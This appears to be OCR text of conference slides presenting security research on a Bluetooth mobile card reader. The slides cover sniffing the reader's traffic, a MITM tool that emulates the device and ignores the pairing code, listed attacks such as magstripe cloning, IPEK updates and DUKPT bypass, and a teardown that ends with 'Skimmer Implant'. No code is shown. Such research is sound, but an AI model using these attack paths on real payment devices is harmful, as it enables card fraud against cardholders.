
BLE analysis






BtleJack

WIRESHARK



Hypothetical retry attack

HCI debug log Analysis (EDR)






Hci snoop log

WIRESHARK


SPP:Serial over bluetooth!



BUT! Bluetooth classic is encrypted outside HCI snoop log


Abuse Case: Bluetooth Sniffing

Misbinding attack against Bluetooth SSP numeric comparison.





THE READER HAS NO SCREEN!




Abuse Case: Bluetooth MITM


We created a Mitm attack tool that emulates the device and allows in-traffic data manipulation:

- 1 Bluetooth adapter
- SPP over bluetooth EDR
- Sniffing & tampering
- Ignored pairing code

Abuse Case: Bluetooth MITM




Demo Time



Abuse Case: Bluetooth MITM

Possible attacks:

- Magstripe stealing (cc cloning)
- Direct interaction with device:
  - OTA update
  - IPEK update
- DUKPT bypass



Hardware analysis

Disclaimer: we are not hardware hackers


(yet)

Hardware analysis

Currently, there are 4 available devices:



Hardware analysis






Valuable points

- Card information:
  - magstripe
  - nfc/emv tokens
- Firmware
- IPEK keys
- UART logs


Hardware analysis

Frontend Bluetooth YC1021





Microcontrolador
GigaDevice GD32F103




Serial peripheral interface (SPI)
- Up to three SPI interfaces with a frequency of up
- Support both master and slave mode
- Hardware CRC calculation and transmit automati

Inter-Integrated circuit (I2C)
- Up to two I2C bus interfaces can support both ma
up to 400 KHz
- Provide arbitration function, optional PEC (packet
checking
- Supports 7-bit and 10-bit addressing mode and g

Universal synchronous asynchronous receiver
- Up to three USARTs and two UARTs with operati
- Supports both asynchronous and clocked synchr

Hardware analysis







- Two I2S bus interfaces with sampling fre
- Support either master or slave mode

Debug Mode
Serial wire JTAG debug port (SWJ-DP)
The Arm® SWJ-DP Interface is embedde
port that enables either a serial wire debu

3Peak 1542A
Amplificador operacional





Hardware analysis




Frontend
Bluetooth

6.1 Commands formats
□ "AT+" instruction is based on the ASCII characters. The format of the instruction as follows:
<>: means must be included
[ ]: optional part
□ Command message
AT+[op][para-1,para-2,para-3,para-4...]
□ AT+: Prefix of command message
□ CMD: Instruction string
□ [op]: command operation, =: indicates setting mode, ?: indicates query mode. □ [para-n]: Set the parameters of the mode, if it's in query mode then doesn't need this. □ : Terminator, Enter and Wrap, ASCII code 0x0a and 0x0d. □ Response message
+: [para-1,para-2,para-3,para-4 ...]
□ +: Prefix of response message. □ RSP: response string, OK: indicates success, ERR: indicates failure
□ [para-n]: return parameters when querying or error code when error occurs. □ : ASCII codes 0x0d and 0x0a











Hardware analysis






Memory





EMV connector





Amplifier






Bluetooth




Analysis


- No anti-tampering!!
  - The device worked fine opened
- Raw data traffic
- OTP on microcontroller -> no firmware
- Readable Flash memory

Skimmer Implant





Skimmer Implant

